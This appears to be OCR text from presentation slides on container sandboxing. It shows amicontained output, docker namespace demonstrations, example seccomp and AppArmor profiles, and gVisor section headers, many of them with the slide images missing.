
DirtyCow Demo

```
docker run --rm -it r.j3ss.co/amicontained amicontained
Container Runtime: docker
Has Namespaces:
        pid: true
        user: false
AppArmor Profile: docker-default (enforce)
Capabilities:
        BOUNDING -> chown dac_override fowner fsetid kill setgid setuid setpcap
net_bind_service net_raw sys_chroot mknod audit_write setfcap
Seccomp: filtering

Blocked Syscalls (64):
        MSGRCV SYSLOG SETPGID SETSID USELIB USTAT SYSFS VHANGUP PIVOT_ROOT _SYSCTL ACCT
SETTIMEOFDAY MOUNT UMOUNT2 SWAPON SWAPOFF REBOOT SETHOSTNAME SETDOMAINNAME IOPL IOPERM
CREATE_MODULE INIT_MODULE DELETE_MODULE GET_KERNEL_SYMS QUERY_MODULE QUOTACTL NFSSERVCTL
GETPMSG PUTPMSG AFS_SYSCALL TUXCALL SECURITY LOOKUP_DCOOKIE CLOCK_SETTIME VSERVER MBIND
SET_MEMPOLICY GET_MEMPOLICY KEXEC_LOAD ADD_KEY REQUEST_KEY KEYCTL MIGRATE_PAGES UNSHARE
MOVE_PAGES PERF_EVENT_OPEN FANOTIFY_INIT NAME_TO_HANDLE_AT OPEN_BY_HANDLE_AT CLOCK_ADJTIME
SETNS PROCESS_VM_READV PROCESS_VM_WRITEV KCMP FINIT_MODULE KEXEC_FILE_LOAD BPF USERFAULTFD
MEMBARRIER PKEY_MPROTECT PKEY_ALLOC PKEY_FREE RSEQ
Looking for Docker.sock
```


https://docs.docker.com/engine/security/seccomp/#significant-syscalls-blocked-by-the-default-profile

Container Sandboxing


Container Sandboxing



Container Sandboxing



Container Sandboxing




Container Sandboxing

```
root@ubuntu-server:~# docker run -d --name sleeping-container  busybox sleep 1000
e2fd5090c9a51eb7cc91a466cf2e18c5468871f84adbb55c2e6c1cf4ea0028a8
```

```
root@ubuntu-server:~# docker exec -ti sleeping-container  ps -ef
PID   USER     TIME  COMMAND
    1 root      0:00 sleep 1000
   11 root      0:00 ps -ef
```

```
root@ubuntu-server:~#  ps -ef | grep sleep | grep -vi grep
root      7902  7871  0 21:39 ?        00:00:00 sleep 1000
```

Container Sandboxing



Container Sandboxing

Seccomp

custom.json

```
{
    "defaultAction": "SCMP_ACT_ERRNO",
    "architectures": [
        "SCMP_ARCH_X86_64",
        "SCMP_ARCH_X86",
        "SCMP_ARCH_X32"
    ],
    "syscalls": [
        {
            "names": [
                "execve",
                "brk",
                "access",
                "capset",
                "clone"
            ],
            "action": "SCMP_ACT_ALLOW"
        }
    ]
}
```

AppArmor

k8s-apparmor-example-deny-proc-write

```
profile apparmor-deny-write flags=(attach_disconnected) {
  file,
  # Deny all file writes to /proc.
  deny /proc/* w,
}
```


Container Sandboxing

nxinx.json


```
{
  "defaultAction": "SCMP_ACT_ERRNO",
  "architectures": [
    "SCMP_ARCH_X86_64"
  ],
  "syscalls": [
    {
      "name": "lseek",
      "action": "SCMP_ACT_ALLOW"
    },
    {
      "name": "capset",
      "action": "SCMP_ACT_ALLOW"
    },
    {
      "name": "getuid",
      "action": "SCMP_ACT_ALLOW"
    },
    {
      "name": "getgid",
      "action": "SCMP_ACT_ALLOW"
    },
.
.
.
.
```

gVisor


gVisor




gVisor




gVisor




gVisor



gVisor




gVisor

